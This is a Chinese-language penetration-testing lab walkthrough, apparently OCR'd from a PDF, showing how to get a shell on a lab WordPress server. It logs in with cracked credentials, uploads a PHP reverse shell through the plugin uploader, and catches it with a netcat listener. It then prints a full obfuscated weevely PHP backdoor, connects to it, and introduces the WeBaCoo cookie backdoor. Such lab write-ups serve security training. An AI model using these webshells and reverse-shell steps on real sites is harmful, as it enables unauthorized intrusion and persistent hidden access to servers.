
五、Getshell

通过暴力破解数据库中的密码值，发现了账号密码信息可直接登录wordpress后台，登录后有很多方法可以getshell，接下来就简单介绍利用！

1、登录后台

访问后台页面，用账户：john，密码：incorrect


```
https://192.168.40.152:12380/blogblog/wp-login.php
```



测试可成功登录！

2、文件上传


Plugins-》 add New -》upload Plugin ：存在上传文件




3、php-webshell利用

复制phpshell到本文件夹：


```
cp /usr/share/webshells/php/php-reverse-shell.php .
```



配置PHP文件，将IP更改为本地kail IP：




修改完成即可上传文件！上传PHP文件：



查看是否上传成功：

上传成功！本地开启nc服务，并访问后门进行反弹shell：

```
nc -vlp 1234
https://192.168.40.152:12380/blogblog/wp-content/uploads/php-reverse-shell.php
```



成功获得反弹shell，并控制项目环境服务器！

4、weevely利用

1）利用weevely生成PHP木马文件

Weevely是一个隐形的PHP网页的外壳，模拟的远程连接。

软件特点：


生成和管理很难检测到的PHP木马，这是一个Web应用程序后开发的重要工具，可用于像一个隐藏的后门，作为一个有用的远程控制台更换管理网络帐户，即使托管在免费托管服务。只是生成并上传“服务器”目标Web服务器上的PHP代码，Weevely客户端在本地运行shell命令传输。

```
weevely generate pass11 test.php    ---生成test.php文件密码为passtest
generate   ---生成新代理
```


```
┌──(root💀kali)-[~/Desktop]
└─# weevely generate passtest test.php                                    3 ⚙
Generated 'test.php' with password 'passtest' of 774 byte size.

┌──(root💀kali)-[~/Desktop]
└─# cat test.php                                                          3 ⚙
<?php
$d='~m[1]),$@~k)@~));$o=@ob@~_get_con@~t@~ents();@ob_en@~@~d_clea@~n();$r=@~@
b';
$o='$@~k="2f3bc18@~c";$kh=@~@~"0d3e6b1b8a4@~4";$kf="@~5075@~535d26e@~9";$p@~=
';
$E='en@~($t);$o@~="";for@~@~@~($i=0;$i<$l;){@~for@~($j=0;($j<$c&@~&$i@~<$l)@~
;';
$F=str_replace('v','','cvrveatve_fuvncvtvion');
$b='ase@~64_encod@~e(@x(@gzc@~omp@~ress(@~$o),$k)@~@~);print("$p$kh$r$@~kf");
}';
$K='$j++@~,$i++){$o.=@~$t{$i}@~^$k{$j}@~;}}re@~@~turn $o@~;}if (@@~preg@~_ma@
~';
$G='"Sy@~TXtt@~v@~UJedsRNpK";fun@~ct@~ion x($t,$k){@~$c=@~strlen($k@~)@~;$l=s
trl';
$l='tch@~("/$kh(.+)$kf/"@~,@~@file_get_con@~tents@~@~("php://inp@~ut"),@~$m)=
';
$N='=1@~) {@ob_sta@~rt();@~@e@~v@~al(@g@~zuncompress(@x(@b@~ase@~64_decode(@~
$@';
$B=str_replace('@~','',$o.$G.$E.$K.$l.$N.$d.$b);
$U=$F('',$B);$U();
?>
```

weevely的优势在于免杀性，可看到php木马信息是混淆过的特征！

2）上传文件



验证上传是否成功：



成功上传！

3）运行该PHP文件，获得shell

```
weevely https://192.168.40.152:12380/blogblog/wp-content/uploads/test.php passtest
```

```
┌──(root💀kali)-[~/Desktop]
└─# weevely https://192.168.40.152:12380/blogblog/wp-content/uploads/test.php passtest

[+] weevely 4.0.1

[+] Target:     192.168.40.152:12380
[+] Session:    /root/.weevely/sessions/192.168.40.152/test_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@red.initech:/var/www/https/blogblog/wp-content/uploads $
```

成功获得shell，该shell很稳定！

5、webacoo利用

WeBaCoo（Web Backdoor Cookie）是一款隐蔽的脚本类Web后门工具。 借助HTTP协议，它可在客户端和Web服务器之间实现执行代码的网页终端。 WeBaCoo的精妙之处在于，Web服务器和客户端之间的通信载体是Cookie。

